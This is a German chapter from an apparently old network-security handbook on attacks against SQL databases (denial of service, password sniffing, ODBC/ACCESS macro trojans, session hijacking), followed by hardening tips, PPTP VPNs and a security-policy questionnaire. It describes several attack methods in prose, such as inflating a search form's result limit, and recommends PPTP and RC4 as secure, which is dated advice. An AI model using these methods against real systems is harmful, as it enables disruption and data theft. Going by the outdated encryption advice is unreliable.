1. Denial of Service durch zu zuviele Abfragen/Sekunde
2. Denial of Service durch zu komplexe Abfragen
3. Denial of Service durch fehlerhafte Statements
4. Denial of Service durch zu lange Ausgabe-Ergebnisse
5. Denial of Service durch Parameter mit Überlänge
6. Denial of Service durch "buffer overflow"
7. Einbruch in die Datenbank durch Ersniffen der Paßworte über das Netzwerk
8. Einbruch durch Fehler in der Konfiguration des Authntifizierungsmechanismus
9. Einbruch über den PDC/BDC im Falle von Microsoft Netzwerken
10. Einbruch über andere unsichere Dienste
11. Einbruch durch Erraten der Paßworte "dictionary attacks"
12. Einbruch durch unsichere Clients
13. Einbruch durch unklare Zugriffsrechte
14. Einbruch durch Replikations-Server von ACCESS
15. Einbruch durch trojanische Pferde (ODBC, ACCESS)
16. Einbruch in den ODBC Treiber (Microsoft Windows NT)
17. Einbruch über andere Sicherheitslücken
18. Ausspähen der Daten bei der Übertragung über das Netzwerk (ACCESS)
19. Zugriff mit gespoofter IP nach der Paßwort-Authentifizierung

Die Probleme sind hier unterschiedlicher Natur und von System zu System verschieden. Hier weitere Erläuterungen zu den obigen Punkten:

1. **Denial of Service durch zu viele Abfragen pro Sekunde** treten häufig bei Internet Datenbanken auf.

Datenbanken sind recht schnell, wenn keine Schreibzugriffe stattfinden, das weit größere Problem sind aber die Interfaces, allen voran CGI-BIN´s oder ASP´s für die Ausgabe auf WWW-Browser. Eine besonderes Problem tritt z.B. bei dem IIS-Server unter Windows NT 4.0 auf, der bei der Eingabe von "https" anstelle von "http" durch die CPU - fressende Verschlüsselung bei vielen simultanen Abfragen schnell zum Erliegen kommt.

2. **Denial of Service durch zu komplexe Abfragen** tritt relativ häufig auf. Wer schon einmal in den großen Suchmaschinen nach Begriffen gesucht hat, die garantiert nicht enthalten sind, wird feststellen, daß die Suchanfrage viel Länger dauert, als wenn ein gängiger Begriff recherchiert werden soll. Wenn mehrere dieser Begriffe noch durch **ODER** verknüpft werden, dann kann es passieren, daß die Datenbank schon mit einer Anfrage Minuten beschäftigt ist.
3. **Denial of Service durch fehlerhafte Statements** ist weit komplexer, als man vielleicht ahnen kann. Hinter jeder Datenbank stecken recht viele Möglichkeiten, Befehle miteinander zu kombinieren. Bei SQL Datenbanken sind die Möglichkeiten so vielfältig, daß man durchaus duch geschickte INDIZIERUNG bestimmter Fehler das tausend oder millionenfache an Geschwindigkeit herausholen kann (Siehe Skript MySQL - Tuning). Alle Parser haben bestimmte Schwächen bei der Interpretation von Statements. Wer sich ein wenig mit C++ beschäftigt hat, der wird bemerkt haben, daß verschiedene Compiler bestimmte Statements unterschiedlich interpretieren. Durch eine gründliche Analyse der Datenbank kommt man nach einiger Zeit auf Varianten, die eventuell noch nicht im Filter implementiert wurden.
4. **Denial of Service durch zu lange Ausgabe-Ergebnisse** trifft immer dann zu, wenn jemand z.B. nach dem Buchstaben "%a%" (SQL) suchen läßt. In vielen Fällen ist die Eingabemaske in ihren Möglichkeiten schon eingeschränkt (Siehe WWW-Interfaces). Wer sich die komplexe Struktur der übergebenen Parameter anschaut, der kann oft bei Suchmaschinen feststellen, daß die max. Zahl der Ausgaben in dem HTML Code steckt. Man kopiert sich die HTML-Seite auf die Arbeitsstation, ändert die Ausgabe auf ein paar Millionen und schon hat man die Suchmaschine überlastet.
5. **Denial of Service durch Patermeter mit Überlänge** ist ein ähnlicher Versuch, die Datenbank zur Verzweiflung zu bringen. Im Falle des IIS 2.0 und 3.0 konnte man durch Angabe einer URL mit vielen tausend Buchstaben Länge den Server zum Absturz bewegen. Microsofts Lösung war so einfach wie unwirksam - sie begrenzten einfach die URL Länge im IE 4.0, unter Netscape funktionierte der DoS Angriff noch viel länger. Große Datenbankanbieter, die z.B. hinter Computermagazinen (Computerwoche) steckten, hatten lange mit diesem Problem zu kämpfen.
6. **Denial of Service durch "buffer overflow"** ist ähnlich dem obigen Versuch, jedoch versucht ein Angreifer hier, zuerst komplexe Abfragen zu konstruieren, um dann den einen oder anderen Parameter mit Überlangen Buchstaben/Zeichen zu überladen. Auch komplexe Filter haben Schwierigkeiten hiermit. Das Resultat ist - Absturz des Datenbankservers.
7. **Einbruch in die Datenbank durch Ersniffen der Paßworte über das Netzwerk** ist insbesondere bei ACCESS recht einfach. Im Internet gibt es viele Beispiele, die zeigen, wie man die Paßwortabfrage einer ACCESS Datenbank umgehen kann, bzw. wie man die Authentifizierungmechanismen von ACCESS (.mdw) überwindet. Da häufig ACCESS am zentralen MS SQL Server angebunden ist, erfolgen die häufigsten Einbrüche in SQL Datenbanken über ACCESS. Die Übertragung von unverschlüsselten Paßworten ist noch ein recht verbreitetes Problem bei Microsoft Netzwerken. Auch der ODBC Treiber bei Microsoft NT Servern hat zahlreiche Sicherheitslücken. Mit einem Makrovirus in irgendeiner EXCEL/WINWORD/ACCESS Datei läßt sich der ODBC Treiber auf z.B. einem NT Server knacken. Damit hat dieses Makro häufig vollen Zugriff auf die Inhalte der SQL Datenbank, da sich kaum ein Systemadministrator Gedanken über die internen Rechte am SQL Server macht.
8. **Einbruch in die Datenbank über den PDC/BDC im Falle von Microsoft Netzwerken** Nachdem Microsoft etliche Service-Packs herausgebracht hat, die angeblich verschlüsselte Paßworte einführen, muß man dann feststellen, daß sich die PDC/BDC´s untereinander mit dem Paßwort "anonymous" legitimieren. Dazu benutzen diese noch das RPC Protokoll, welches sich kaum über Firewalls absichern läßt. Wer also Directory Services implementiert hat, der muß sich darüber im klaren sein, daß ein Paßwort gleich für verschiedenste Dienste im Microsoft-Netzwerk gültig ist (SQL Datenbank - Fileserver - Email?) Wer weiß genau, welches Paßwort nach

der Installation welches Service Packs noch für andere Dienste gültig ist ? Ich selber habe versucht, die Sicherheitsmechanismen von Windows NT zu verstehen - und nach einigen offensichtlichen Lügen von Microsoft aufgegeben....

9. **Einbruch in die Datenbank über Erraten der Paßworte**, Stichwort "dictionary attacks" ist ein beliebtes Ziel, zumal in vielen Firmen die Paßworte aus Sicherheitsgründen ablaufen. Es dürfte wohl jedem klar sein, daß wenn die User häufiger aufgefordert werden, das Paßwort zu ändern, nach relativ kurzer Zeit die Paßworte recht einfach zu erraten sein werden.
10. **Einbruch in die Datenbank durch unsichere Clients** ist ein komplexeres Thema welches ich durch ein einfaches Beispiel erhellen möchte. In meinem Handbuch zu MySQL ist diese Problematik näher erklärt. Es gibt unter MySQL die Befehle **LOAD DATA INFILE** und **LOAD DATA INTO OUTFILE**. Diese Laden eine ASCII Tabelle von der Festplatte des Servers in den Datenbankserver und wieder herunter. Solange die Daten also nur auf der Festplatte des (angenommen) gesicherten Servers lagern, gibt es keine Probleme. Der Zusatz **LOCAL** also **LOAD DATA LOCAL INFILE** hat eine geringfügig andere Bedeutung. Die Daten werden zwischen der Festplatte der Arbeitsstation und dem Datenbankserver über das Netzwerk im Klartext übertragen. Im günstigsten Falle sorgt der Befehl **COMPRESS** dafür, daß die Daten komprimiert übertragen werden. Dies ist ein Feature, welches von jedem ODBC - Treiber unterstützt wird, allerdings haben nur wenige eine Verschlüsselung der Daten vorgesehen. Schlußfolgerung ist, daß man Clients an Datenbanken nur über IPSec (PPTP, ENSkip, OPIE....) an den Datenbankserver anschließen sollte.
11. **Einbruch in die Datenbank durch unklare Zugriffsrechte** ist ebenfalls ein recht häufiges Problem. Mit Hilfe unklarer GRANT Tabellen kann es passieren, daß vergessen wurde, die Zugriffsbeschränkungen korrekt zu setzen. Ein ganz wichtiger Punkt bei der Erstellung der Security Policy.
12. **Einbruch in die Datenbank durch Replikations-Server** ist recht selten. Es ist aber von Interesse, wie Transaktionen und die Replikationsmechanismen genau ablaufen.
13. **Einbruch in die Datenbank durch trojanische Pferde (ODBC, ACCESS)**. Unsichere Clients (siehe oben) sind der Hauptgrund für erfolgreiche Einbrüche in Datenbanken. Wer sich einmal die Makroviren MELISSA & Co genau anschaut, der wird feststellen, daß hiermit auch Makro´s für ACCESS gestartet werden können. Ein Makro in einer E-Mail kann somit die Datenbank mit LOAD DATA LOCAL INTO OUTFILE (Siehe Handbuch MySQL) ins Internet versenden. Microsoft nennt es Feature, andere nennen es eine Katastrophe.
14. **Einbruch in den Datenbankserver über andere Sicherheitslücken**. Für Datenbanken muß im Prinzip das selbe gelten, wie für Firewalls. Keine anderen Dienste auf dem Server !
15. **Ausspähen der Daten bei der Übertragung über das Netzwerk (ACCESS)**. Wer das typische **Man In The Middle (MITM) Problem** kennt, der kann sich vorstellen, daß man mit einem Sniffer am Netzwerkstrang im Laufe der Zeit fast alle Einträge in der Datenbank passieren sehen kann.....
16. **Zugriff mit gespoofter IP nach der Paßwort-Authentifizierung** ist ein recht häufiges Problem. Es wird "session stealing/hijacking" genannt. Ein User authentifiziert sich an der Datenbank, tätigt Abfragen. Ein benachbarter Host kontaktiert sich mit gespoofter IP - Nummer an diesen Host und tätigt seine eigenen Abfragen, ohne jedoch nocheinmal authentifizieren zu müssen. Einfacher geht´s kaum noch. Wer sich die einfachen Beispiele in "C" vom PHRACK Magazin einmal genau anschaut, der wird feststellen, daß diese auch für andere Dinge geeignet sind. Starke Authentifizierung an dem Datenbankserver und eine verschlüsselte Übertragung mit z.B. PPTP (die Experten werden mich hoffentlich nicht schlagen!), welches zumindest sicherer geworden ist, sollte obligatorisch sein.

Um mit einem SQL Proxy eine Datenbank sicher an das Internet anzubinden, sind spezielle Filter unumgänglich. In diesen werden anhand einer Positivliste nur diejenigen Befehle zugelassen, die für den Betrieb minimal notwendig sind. Die übergebenen Parameterlängen für die Befehle müssen dann nochmals in der Länge beschränkt werden, was nur dann möglich ist, wenn man die Inhalte der Datenbank bzw. der Felder genau kennt. Da sich auch unter SQL mehrere Befehle kombinieren lassen, muß auch deren Kombinationsmöglichkeit stark eingeschränkt werden. Zum Schluß ist es wichtig, zu verhindern, daß Angreifer über andere Ports in die Maschine einbrechen und die komplette Datenbank mit Hilfe von anderen Protokollen über die Firewall kopieren. Es muß also zum Schutz der SQL Datenbanken die Firewall noch gegen sog. insider attacks gesichert werden. Dies bedeutet in der Praxis, daß auf der

Firewall neben der SQL Datenbank keine anderen Funktionen aktiviert sein dürfen, und daß die Firewall sofort Alarm meldet, wenn jemand versucht, z.B. eine FTP Verbindung von innen heraus zu öffnen. Im Grunde muß also eine Firewall, die eine SQL Datenbank sichern soll, gegen Angreifer von außen und innen schützen. Ein PROXY, der Inhalte filtern kann, ist bei ORACLE erhältlich. PERL Skripte tun's im Prinzip aber auch. Man findet auf http://www.perl.org/CPAN/ einige Hinweise auf Filter.

Es gibt aber noch einige Probleme mit den neuen JDBC-Treibern von ORACLE 8i. Der JDBC Thin Driver ist ein Klasse 4 Treiber, und erfordert folgende Besonderheit, hier ein Zitat von ORACLE:

```
In Netscape 4.0 this involves signing your applet, then opening your
connection as follows. Please refer to your browser documentation for the
many details you have to take care of.

netscape.security.PrivilegeManager.enablePrivilege
             ("UniversalConnect");
connection = DriverManager.getConnection
             ("jdbc:oracle:thin:scott/tiger@dlsun511:1721:orcl");

Firewall Considerations
The JDBC Thin driver cannot connect to a database from behind a firewall.
The firewall prevents the browser from opening a TCP/IP socket to the
database.

This problem can be solved by using a Net8 compliant firewall and using
connect strings in the applet that are compliant with the firewall
configuration. This solution really only works for an intranet, because the
connect string is dependent on the firewall behind which the client browser
is running.
```

ORACLE ist ja nun auch unter LINUX und FreeBSD (das ist das Betriebssystem des geheimnisvollen Oracle 8i Database-Servers) verfügbar ist, möchte ich hier an dieser Stelle noch ein Zitat aus dem Handbuch von ORACLE erwähnen:

"When the IP port number of the SQL*Net connection can be determined in advance, such as 1521, then connection can be permitted with some degree of security. Systems running multi-threaded servers, pre-spawned servers, or ones with architectures that do not support IP port sharing, require dynamic port allocation which tends to prevent connections. Firewall support where IP port redirection is employed requires an intelligent filter to monitor the port redirection information during the connect phase so that the filter can selectively open up the required port. Alternatively, a wide range of ports would have to be opened in advance, which would severely compromise security. In an application proxy solution the proxy itself handles IP port redirection issues."

1. Multi-Threaded Server (MTS) and pre-spawned servers always use dynamic port numbers.
2. "Dedicated Server" may either use 1. single port number say 1521 ; or 2.dynamic port numbers. Wherever possible, the first option is taken. It is the operating system and TCP/IP protocol implementation that determines which option is taken, not the version of Oracle or SQL*Net.
3. Oracle is producing (i.e. not available yet (March 1996)) a SQL*Net proxy which Oracle encourage FW vendors to integrate into their products. The proxy is based on the Oracle Multi-Protocol Interchange (MPI) and will support SQL*Net V2 only.

Therefore, my observation is that:

1. There is no satisfactory solution for allowing SQL*Net traffic through FW if Oracle is configured as MTS or pre-spawned servers. No application proxy at present handle this. Gary Flynn quoted the White Paper "In an application proxy solution the proxy itself handles IP port redirection issues." is only a requirement that FW

vendors need to work on. This product doesn't exist at this moment.

2. There is no mention in the White Paper as to what OS and what TCP/IP implementation will cause a Dedicated Server to use dynamic port numbers. The limitation seems to be applicable to those that "do not support IP port sharing".
3. My preliminary (very preliminary) testing using Oracle 7 on HP-UX 9.x using SQL*Net v1 and Solaris 2.4 using both SQL*Net v1 and v2 revealed that a fixed port number on the server is used. The client port number is random but is constant for that specific session. In such a case, it is possible to apply simple filtering rules on screening routers or use such things as plug-gw. There is no need for setting up a server to server interchange. I can add that Oracle 7.1 on AIX 3.2.5 and Oracle 7.3 on Solaris 2.5 reveal the same behaviour, i.e. simple filtering rules on screening routers or such things as plug-gw from TIS's Firewall Toolkit may be used. However, Oracle 7.3 on Windows NT does not work this way.

Hiermit wäre im Prinzip alles gesagt, da sich an dem Prinzip von TCP/IP seit mehreren Jahren prinzipiell nichts mehr getan hat. Wer dennoch einen erhöhten Sicherheitsbedarf hat, der sollte mit PPTP oder mit dem guten, alten IPX mit RC4 - Verschlüsselung seine Daten transportieren. Schon seit vielen Jahren kann NOVELL jeden Datenverkehr verschlüsseln und auch über verschiedene Interfaces filtern.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

26.4 10 wichtige Punkte zur Absicherung

Hier noch 10 wichtige Punkte zur Absicherung von SQL Datenbanken, die man mindestens beachten sollte.

1. Niemals Paßworte leer lassen
2. Bei CGI-BIN´s stets nach ";" und anderen Konstrukten filtern
3. Die eingebauten Sicherheitsoptionen, wie minimale Paßwortlänge und (Nicht) Wiederverwendung alter Paßworte aktivieren
4. Für Userabfragen sollten nur "stored procedures" erlaubt sein
5. Bestimmte "stored procedures", wie **xp_cmdshell** deaktivieren
6. Nach Möglichkeit "VIEWS" einsetzen
7. Integrierte Sicherheit und "named pipes" möglichst häufig einsetzen
8. TCP/IP Zugriffe auf Datenbanken möglichst vermeiden
9. **guest** Zugriffe abschalten
10. Audit Level aktivieren

27. Aufbau von VPN´s unter LINUX

Der Tip für VPN´s unter LINUX: http://members.home.net/ipmasq/. Hier ist insbesondere der Abschnitt über PPTP - Server unter LINUX sowie das PPTP Gateway von besonderem Interesse, weil das Protokoll bereits in allen Microsoft Clients enthalten ist. PPTP ist das Point to Point Tunneling Protocol, welches von Microsoft favorisiert wird. Es gibt inzwischen ausgereifte PPTP - Server und PPTP Gateways, die auch das Tunneln über die Firewall erlauben. PPTP Server unterstützen unter LINUX inzwischen das Point to Multipoint Protokoll, sodaß sich hiermit auch VPN´s unter LINUX sehr einfach aufbauen lassen.

27.1 PPTP unter LINUX und Windows

Unter LINUX und anderen UNIX Derivaten ist nun der PMPTP Serverdämon frei verfügbar, und z.B. auf http://www.freshmeat.net zu finden. PMPTP steht für **Point-to-Multipoint Transfer Protocol** und besagt, daß sich hier Microsoft Windows 98/NT Clients zu vielen gleichzeitig an den Server anbinden können. Hierbei werden alle TCP Pakete verschlüsselt, da im Prinzip bei den Clients alle Pakete aus der Netzwerkkarte kommend verschlüsselt werden. Man muß hierzu auf den Clients eine Microsoft Netzwerkkarte nachinstallieren. Danach erst erscheinen die Einstellungsmöglichkeiten für PPTP. Serverseitig sollte man einfach den ausführlichen Installationsanweisungen des PMPTP Serverdämons folgen. Die Installation ist recht einfach. Man sollte jedoch stets berücksichtigen, daß sowohl Server als auch Clients neben dem PPTP Protokoll auch noch "normal" mit anderen Servern oder untereinander kommunizieren können. Daher sollten alle anderen Protokolle, die unverschlüsselt sind, gelöscht werden. Nur so kann man sicher sein, daß zwischen Clients und Server niemand mehr Daten abhören kann. Das PMPTP Protokoll ist einfach zu konfigurieren und relativ sicher, sofern man das bei Microsoft Software überhaupt behaupten kann. Es eignet sich hervorragend zum Fernwartung und zum Aufbau von VPN´s. LINUX unterstützt ab KERNEL 2.2 das Masquerading für PPTP Protokolle. (Zusatz) Billiger kann man IPSec nicht mehr realisieren - Es ist alles kostenlos unter GPL verfügbar

28. Erstellung einer Security Policy

Eine **Security Policy** legt fest, welche Informationen welchem User im Netzwerk zugänglich sind. Diese Aufgabe kann man nur bewältigen, wenn man sich einiger Dinge bewußt wird:

- Router und Firewalls können nur Zugriffe von bestimmten Clients mit einer bestimmten IP-Nummer auf bestimmte Ports von Servern kontrollieren, hinter denen sich bestimmte Dienste, wie Fileserver, FTP Server, SQL Datenbank, Mailserver, Newsserver, WWW-Server u.s.w. verbergen. Für die Kontrolle der Paßworte sind die Server selber zuständig.
- Es gibt Verknüpfungen zwischen Diensten untereinander. Das bekannteste Beispiel dürfte die Verknüpfung eines WWW-Servers mit einer SQL Datenbank über ein CGI-BIN (PERL, ASP, PHP3) sein. Man kann also über andere Protokolle, z.B. dem Port 80 Zugang zu einer SQL Datenbank auf Port 1521 (ORACLE SQL) erhalten. Ein Router oder eine Firewall registriert dann den Zugriff einer Arbeitsstation auf die SQL Datenbank nicht.
- Diese Verknüpfungen können auch über Server hinweg passieren, z.B. kann man mit einem PHP3 Script auf dem WWW-Server eine weit entfernte Datenbank abfragen, und die Ergebnisse über den Browser an die Arbeitsstation übergeben. Damit die Security Policy überwacht werden kann, muß also im Server aus den Logfiles ersichtlich sein, daß Arbeitsstation X über Port 80 (WWW) und ein CGI-BIN eine Abfrage des SQL Servers getätigt hat.
- Es gibt Anwendungen, die keinen bestimmten Port zur Kommunikation untereinander verwenden. Hierzu gehören die NT PDC´s und BDC´s, die über ein wildes Gemisch von TCP und UDP Protokollen, auch RPC (Remote Procedure Protocols) miteinander kommunizieren. Hierzu findet zuerst eine Verbindung auf Port 111 (Portmapper) statt, die mit einer Firewall noch zu überwachen ist, danach hat die Firewall oder der Router keine Möglichkeit mehr, die Verbindungen der PDC´s und BDC´s zu erkennen. Damit die Kommunikation über eine Firewall oder einen Router in einem großen Netzwerk jedoch noch funktioniert, müssen alle UDP und TCP Ports oberhalb von 1024 freigeschaltet werden. Aber auch BACKOFFICE und SMS benutzen wild irgendwelche Ports und Protokolle.
- Durch diese Freischaltung können andere Ports zwischen Clients untereinander und Serverdiensten oberhalb 1024, z.B. SQL nicht mehr gesperrt werden. Eine Kontrolle in der Firewall ist zwar möglich, jedoch benutzen z.B. auch PDC´s eventuell einmal TCP Port 1521.....
- Damit keine Mißverständnisse bezüglich benutzter Ports für den Datenaustausch aufkommen, kann und muß man bei Windows NT bestimmten Diensten einen festen IP-Bereich zuweisen, der dann auch von der Firewall zugeordnet werden kann. D.h. z.B., daß für RPC Protokolle nur Ports zwischen 15000 und 15100 verwendet werden dürfen. Zu einer Security Policy gehört auch die Festlegung der Ports für bestimmte Dienste.
- Für alle Dienste müssen also legale Portnummern zugewiesen werden, damit die Firewalls im Unternehmen den Datenfluß überhaupt kontrollieren können.
- Danach erst können die Zugriffe von Arbeitsstationen auf bestimmte Server und deren Dienste

kontrolliert werden. Allerdings gehört dann zu einer Überwachung auch die Protokollierung des Datenverkehrs über Interfaces. Hierzu muß man alle möglichen Interfaces, die Daten weitertransportieren können, kennen.

- Mögliche Interfaces sind teilweise bekannt: PROXY´s, CGI-BIN´s, WWW-Server. Es gibt aber auch Interfaces, die kaum jemanden bekannt sind. Fehlerhaft programmierte FTP-Server, der WWW-Server IIS, APACHE, der Inet-Dämon unter UNIX, fehlerhafte TCP/IP Stacks bei Microsoft, der Filter WEBWASHER von Siemens, der auch als PROXY arbeitet, der SAMBAR WWW-Server und PROXY, Groupware Server (NOVELL Groupwise), der EXCHANGE Server, der MAIL-SERVER (SENDMAIL ohne SPAM-Kontrolle), der DNS Server u.s.w. Die Liste ist sehr lang, der mögliche Mißbrauch dieser o.g. Software ist nachgewiesen.
- Über diese Interfaces können Datenpakete weitergeleitet werden, sodaß jemand eventuell Daten aus einem Datenbankserver abfragen kann, ohne direkt mit diesem in Kontakt treten zu müssen. Damit kann die Firewall auch keinen Protokolleintrag aufweisen.
- Zugriffe von Arbeitsstationen auf Server können in einer Firewall nur dann korrekt einem Anwender zugeordnet werden, wenn diese Arbeitsstation stets eine feste IP-Nummer zugeordnet wird. Beim Einsatz von DHCP, also dem IP-Leasing Modell von IBM, muß die Firewall und alle Router stets darüber informiert sein, welche Arbeitsstation mit welchem User gerade welche IP-Numer verwendet. Da die meisten Router und Firewalls bei DHCP passen müssen, bleibt nur die feste Zuordnung von IP-Nummern und Arbeitsstationen. Im DHCP Server kann man Reservierungen für bestimmte MAC Adressen festlegen, womit man das Problem dann umgangen hat. Ohne diese Festlegung ist eine Überwachung eines Netzwerkes viel komplexer.

Leider hat Microsoft diese Kommunikationsprotokolle der PDC´s untereinander auf den RPC´s (Remote Procedure Calls) aufgebaut, einer Mischung aus TCP und UDP Protokollen. Das hat zur Folge, daß der Systemadministrator zur Absicherung und Überwachung von NT Netzwerken sehr teuere Firewalls einsetzen muß, die die RPC Proxy Mechanismen beherrschen. Die einzige Firewall, die im Quellcode verfügbar ist, und dieses Protokoll beherrscht, ist das TIS FWTK. Aber auch über die Programmierung der Sinus Firewall-1 lassen sich diese Mechanismen nachbilden. Grundsätzlich ist der Systemadministrator gut beraten, Microsoft Protokolle weitestgehend zu meiden. Es lassen sich auch sehr große heterogene Netzwerke mit auf NT portierten UNIX Werkzeugen administrieren, hierzu sollte man einen Blick auf Kerberos, NIS+, YP, LDAP (SLAPD), einem Directory Access Protokoll, ähnlich NDS, X.500 oder Active Directory) durchaus riskieren. UNIX Administrationswerkzeuge haben einen großen Vorsprung in Sicherheit und lassen sich mit preiswerten Firewalls gut überwachen.

28.1 Grundlegende Fragen für die Erstellung einer security policy

Diese Liste ist die Grundlage, mögliche Sicherheitsprobleme erkennen und analysieren zu können. Es sind eine Reihe von Fragen gestellt, die möglichst gewissenhaft beantwortet werden sollten. In vielen Fällen dürfte das theoretische Wissen nicht ausreichen, um eine klare Anwort geben zu können. Hier helfen evtl. die RFC´s weiter. Im allgemeinen veröffentlichen alle Hersteller dort detaillierte Informationen über Protokolle und Dienste. Nach meinen Erfahrungen gibt es einige Security Firmen, die z.B. den **Policy Maker** einsetzen, wo man ein paar Formulare ausfüllt, und dieser dann vollautomatisch hunderte von Seiten **Security Policy** für ein Unternehmen generiert. Unternehmen, wie Siemens, die große Banken und Versicherungen ausstatten, berufen sich beim Thema Sicherheit bei IT Angeboten inzwischen auf die Empfehlungen von Microsoft, obwohl Siemens eine eigene CERT Abteilung besitzt. Juristisch kommt dies der völligen Ablehnung aller Verantwortungen für die Sicherheit des Netzwerkes gleich.

Das Grundschutzhandbuch des BSI

Die Anweisungen entsprechend dem Grundschutzhandbuch des BSI sollten unbedingt eingehalten werden. Sie enthalten wichtige Grundregeln, die sich hauptsächlich auf Sicherheitsmaßnahmen nicht technischer Art im Unternehmen beziehen. (http://www.bsi.bund.de) Sind diese Forderungen alle erfüllt ? Welche nicht ?

Der Fragenkatalog

Dieser Fragenkatalog ist so gefaßt, daß er nur als Anregung gedacht ist, bestimmten sicherheitsrelevanten Fragen einmal genauer nachzugehen und diese zu durchleuchten. Diese Fragen basieren auf konkreten Angriffen auf Systeme und berücksichtigen auch noch nicht entdeckten Fehlern in Systemen, die theoretisch jedoch durchaus bestehen. In der Sicherheits-Policy wird definiert, welche Sicherheitsanforderungen bestehen, wie diese umgesetzt werden können, und wie diese regelmäßig überprüft werden können. Hierbei muß jedes Unternehmen für sich selber festlegen, welche Sicherheitsansprüche bestehen, was zu schützen ist, und wie sichergestellt werden kann, daß nicht unbemerkt Informationen entwendet werden können, sowohl durch interne Mitarbeiter, als auch durch externe Angreifer.

Schematische Aufzeichnung des Informationsflusses im Unternehmen

Folgende Unterlagen sollten stets aktuell schriftlich verfügbar sein (evtl. auch handschriftlich).

1. Kommunikationswege

2. Gateways zu anderen Netzwerken
3. Server
4. Router, Switches, Firewalls
5. Modems, ISDN-Karten in Arbeitsstationen
6. Netzwerkdrucker
7. Fax-Server
8. Zeiterfassungssysteme
9. Arbeitsstationen und Standorte
10. Hardwareadressen und IP - Nummern
11. Installierte Software und Versionsnummern und Patchlevel
12. Aktivierte Protokolle und Dienste
13. Interfaces zu anderen Diensten
14. Verbindungswege
15. Fernwartungszugänge zu Zeiterfassungssystemen, Telefonanlagen, Servern....

Analyse der Abhängigkeiten der Systeme untereinander

1. Anayse der DNS - Abhängigkeiten
2. Analyse der MAIL-DNS Abhängigkeiten
3. Analyse von NDS/X.500/LDAP,ActiveDirectory....Services
4. Double Reverse Lookups
5. IDENTD Lookups
6. Abhängigkeiten der Protokolle
7. Mißbrauch von Interfaces zum Datentransport
8. Abhängigkeiten der Dienste
9. Abhängigkeiten der Authentifizierungsverfahren
10. Abhängigkeiten der Backup-Systeme
11. Abhängigkeiten anderer redundanter Systeme
12. Analyse des Sicherheitssysteme untereinander
13. Kontrolle der Abhängigkeiten
14. Überprüfung der Abhängigkeiten der Systeme untereinander
15. Konsequenzen bei Fehlbedienung
16. Konsequenzen bei Ausfällen

Sicherheitsrelavante Informationen im Unternehmen

Zur Klärung, welche Daten einen Angreifer im Unternehmen evtl. interessieren können, ist es notwendig, festzustellen, auf welchen Servern wichtige Informationen gelagert sind, welche Arbeitsstationen auf diese Daten authorisierten Zugriff haben, und welche sich theoretisch Zugriff verschaffen könnten. Da es in einem Unternehmen viele Wege und Umwege gibt, um dann doch schließlich an die gewünschte Information zu gelangen, ist es notwendig, einem Angreifer so viele Schwierigkeiten, wie nur irgend möglich, zu bereiten.

Analyse der Netzwerk - Topologie

1. Feststellung von collision domains
2. Feststellung von geswitchten Netzwerkbereichen
3. Feststellung von mit Routern abgesicherten Bereichen
4. Feststellung von mit Firewalls gesicherten Netzwerken
5. Feststellung von erreichbaren Netwerken
6. Analyse der überwachten Bereiche

Überwachung und Absicherung der Server

Dieser Liste von Fragen gründen sich auf konkrete Erfahrungen in der täglichen Praxis und auf Einbruchsversuche aus dem Internet bzw. Intranet.

Überwachung der zugreifenden Clients

1. Können unauthorisierte Zugriffe von Usern entdeckt werden ?
2. Können ungewöhnliche Zugriffe auf Dienste erkannt werden ?
3. Werden Übertragungsvolumina zwischen Server und Arbeitsstationen gezählt ? (accounting)
4. Können diese eindeutig Hosts/Usern und Protokollen zugeordnet werden ?
5. Wird protokolliert, ob und wann ein User auf welche Verzeichnisse/Dateien zugegriffen hat ?
6. Sind User/Gruppen/File - Zugriffsrechte klar feststellbar ?
7. Werden Portscans registriert und der Systemadministrator benachrichtigt ?
8. Können Server untereinander kommunizieren ? Über welche Ports /Dienste ?

Sicherheit der Authentifizierungsmechanismen

1. Sind die Paßworte so gewählt, daß ein dictionary attack erfolglos ist ?
2. Wird dieses regelmäßig überprüft ?
3. Sind gleiche Paßworte für unterschiedliche Protokolle im Einsatz ?
4. Werden Paßworte verschlüsselt ? Wie wird das überprüft ?
5. Ist ein replay attack möglich ? (Gültigkeit der Zufallszahl (challenge), Beispiel SMB) Wie wird

das überprüft ?

6. Werden Paßworte zentral verwaltet ?
7. Wie sind die beteiligten Server abgesichert ?
8. Ist bei Änderung des Paßwortes evtl. das alte Paßwort noch gültig (verzögertes Update in verteilten Umgebungen, Windows NT, NIS+, Kerberos)
9. Wie erfolgt die Synchronisation der Paßworte in einer verteilten Umgebung, welche Protokolle werden benutzt ?
10. Sind Directory Services (NDS, LDAP, NIS+, YP, ActiveDirectory) im Einsatz ?
11. Wie sind diese DS abgesichert ?
12. Welche Dienste benutzen welche Arten der Authentifizierung ?
13. Werden Daten verschlüsselt übertragen ?
14. Ist session hijacking möglich ? (SMB, TELNET, SMNP...)
15. Sind buffer overflows möglich ?

Erkennen von Ereignissen

1. Über welche Ereignisse wird der Systemadministrator informiert ?
2. Wie wird der Systemadministrator / Vertreter informiert ?
3. Existiert darüber eine Archiv-Datei ?
4. Werden Ereignisse miteinander kombiniert und ausgewertet ?
5. Kann der momentane Zustand des Systems ermittelt werden ? Netzwerkverbindungen, Logins, Prozesse, RAM-Verbrauch, offene Files.
6. Ist Manipulation möglich ? (Veränderung der Binaries durch einen Angreifer ?)
7. Können unberechtigte Leseversuche auf Dateien anderer User entdeckt werden ?
8. Können interne Portscans entdeckt werden ?

Absicherung gegen Manipulationsversuche

1. Können Logfiles von Hosts innerhalb des Netzwerkes verändert, ergänzt oder manipuliert werden (Zugriff auf den SYSLOGD).
2. Kann die Aufzeichnung des Logservers durch DoS unterbrochen werden ?
3. Exisitert eine redundante Überwachung ?
4. Können Log-Dateien im Falle eines Einbruchs gelöscht werden ?
5. Welche Kernel Security Level sind aktiviert ?
6. Werden regelmäßig nichtlöschbare Backups von Logs erstellt ?
7. Kann die Systemzeit von außen verändert werden ?
8. Hat dies Auswirkungen auf die Auswertung der Logfiles ?
9. Wie wird die Authentizität von Meldungen des Servers an den Systemadministrator gesichert ?
10. Können Binaries verändert werden ? Wie wird dies überprüft ?

11. Kann ein Systemadministrator seinem Nachfolger trojanische Pferde hinterlassen ?
12. Welche Veränderungen auf dem Server können nicht bemerkt/kontrolliert werden ?

Protokolle und Dienste

1. Welche Dienste sind aktiviert ?
2. Über welche Dienste kann welcher User welche Dateien einsehen ?
3. Welche Übertragungsprotokolle werden eingesetzt ?
4. Welche Ports sind aktiv ?
5. Welche Dienste/ Programme sind nicht notwendig ?
